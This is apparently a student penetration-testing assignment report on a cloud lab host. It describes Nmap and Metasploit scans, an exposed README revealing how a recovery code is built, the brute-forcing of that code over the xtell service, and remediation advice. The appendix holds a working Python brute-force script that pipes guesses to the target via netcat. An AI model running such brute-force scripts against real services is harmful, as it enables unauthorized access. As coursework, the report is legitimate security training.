Assignment 3 - Penetration Testing

1. Executive Summary

The target of this pen testing was a server host deployed on Google Cloud with an IP address of 34.139.64.152, and the platforms of tools used for the penetration test were Kali and Windows.

The scan of the server's open services and ports showed that the host had the xtell service open. In additon, the directory detection scans of the server host path led to the discovery of an exposed vulnerability in its back-end directory, resulting in unauthorized access to back-end files, particularly a README file including the instruction of recoveray key construction. This suggested that the recovery key could be entered via this service. What's more, it proves that the recovery key could be obtained by brute force cracking. However, the acquisition of the recovery key did not help us penetrate further.

2. Attack Narrative

2.1. System Services and Ports Discovery

To determine the potential attack surface, we used the Nmap tool to check all open services and ports of the target host. The result has been shown in Fig. 2-1.



Fig. 2-1. Nmap scanning result

As reflected in the results, the server opened HTTP and xtell services on ports 80 and 4224 respectively. In addition, the returns from the scan of the xtell service interferences the scanning of other services. To improve readability, the return messages got escaped, as shown in Fig. 2-2,

and the error message got clearly illustrated, "Enter recovery code: Incorrect code! Terminating connection...". This exposes a vulnerable point that can be burst.

```
→  test python3 1.py
(GenericLines,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(GetRequest,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(HTTPOptions,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(RTSPRequest,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(RPCCheck,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(DNSVersionBindReqTCP,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(DNSStatusRequestTCP,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(Help,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(SSLSessionReq,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(TerminalServerCookie,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(TLSSessionReq,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(Kerberos,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(SMBProgNeg,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(X11Probe,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(FourOhFourRequest,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(LPDString,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(LDAPSearchReq,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(LDAPBindReq,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
(SIPOptions,3F,"Enter recovery code: Incorrect code! Terminating connection\.\.\.
")
→  test
```

Fig. 2-2. The escape of returned information

2.2. Back-end Directory Detection

When accessing the target IP address with the browser, there was an image on the website that did not load correctly, which was clearly a hint. To obtain the structure of the server's back-end directory, we used the directory scanner in Metasploit and the results of which are shown in Fig. 2-3.

```
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS http://34.139.64.152
RHOSTS => http://34.139.64.152
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 34.139.64.152

[+] Found http://34.139.64.152:80/icons/ 403 (34.139.64.152)
[+] Found http://34.139.64.152:80/images/ 200 (34.139.64.152)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig. 2-3. Exposure of Information Through Directory Scanner

As reflected in the results, the host has two directories, where "/icons" was secure by blocking direct access, yet "/images" was not. The README file under this directory, as shown in Fig. 2-4, contains information about the recovery key: "Don't forget, if you lose your password - you can use the password recovery port; you'll just need to submit the date you installed the software on your system in the format DDMMYYYY".



Fig. 2-4. Images Directory

2.3. Brute Force Cracking of Recovery Keys

Based on the Proof of concept shown in Exploit-db, we constructed the attack script to attempt brute force cracking by cyclically constructing a recovery key and passing to "nc 34.139.64.152 4224" command via pipeline. Besides, according to the hints in the README, the range of year could be limited to around 2000 to 2010. The code of the script has been given in the Appendix. The results, shown in Fig. 2-5, illustrating that the recovery key is 15022007. However, there is no other direct exploitation of this vulnerability, as shown in Fig. 2-6.



Fig. 2-5. Brute Force Cracking of Recovery Keys



Fig. 2-6. The attempt of using this vulnerability

3. Conclusion and Recommendations

The results of vulnerabilities scanning, as well as penetration testing of this host, showed that services other than xtell were secured. For **Apache 2.4.29**, we tested the known vulnerabilities, with POC provided, **CVE-2021-41773**. The status code 400 indicate that the url got escaped or filtered, as shown in Fig. 3-1. In addition, the report of a comprehensive scanning by Nessus in Advanced mode, shown in Fig. 3-2, gives a clear assurance around the lack of vulnerabilities.

Fig. 3-1. CVE-2021-41773 simulating



Fig. 3-2. Nessus Reprt

However, the site suffered a series of control failures that resulted in the exposure of the back-end directory and the README file, leading to the exposure of the construcion of the recovery key. The vulnerability was caused by direct access to the server's directories and the incorrect placement of the key construction instructions file in the "images" path. The conclusive table, including risk ratings and recommendations, are shown as follows.

	Rating	**Description**	**Impact**	**Remediation**
Back-end Directory Exposure	High	The "images" directory was exposured and could be accessed directly	The structure of the directory and files inside got exposed	Forbid direct access to backend directories for non-authorised users
Incorrect Storage of the README File	Medium	The instructions for the recovery key were found stored in the "images" path	When the "images" directory is found, the instruction also got found	Save the README file in another suitable directory
Small key space for Recovery keys	Low	The recovery key is set in the "DDMMYY" format.	The key space for the recovery key is so small that it can be easily brute-force cracked	Periodically update recovery keys, or disable xtell service.

4. Appendix

```
import sys
import subprocess
def bf(sec):
    try:
        res = subprocess.check_output(
            "echo " + sec + "| nc 34.139.64.152 4224", shell=True)
    except Exception as e: print(e)
    else:
        if 'Incorrect' not in str(res):
            print(res)
            return True
    return False
def main():
    for d in range(1, 32):
        for m in range(1, 13):
            for y in range(2000, 2010):
                dd = str(d) if len(str(d)) == 2 else "0"+str(d)
                mm = str(m) if len(str(m)) == 2 else "0"+str(m)
                yy = str(y) if len(str(y)) == 4 else "0"+str(y)
                if bf(dd+mm+yy):
                    print(dd+mm+yy)
                    sys.exit(0)
main()
```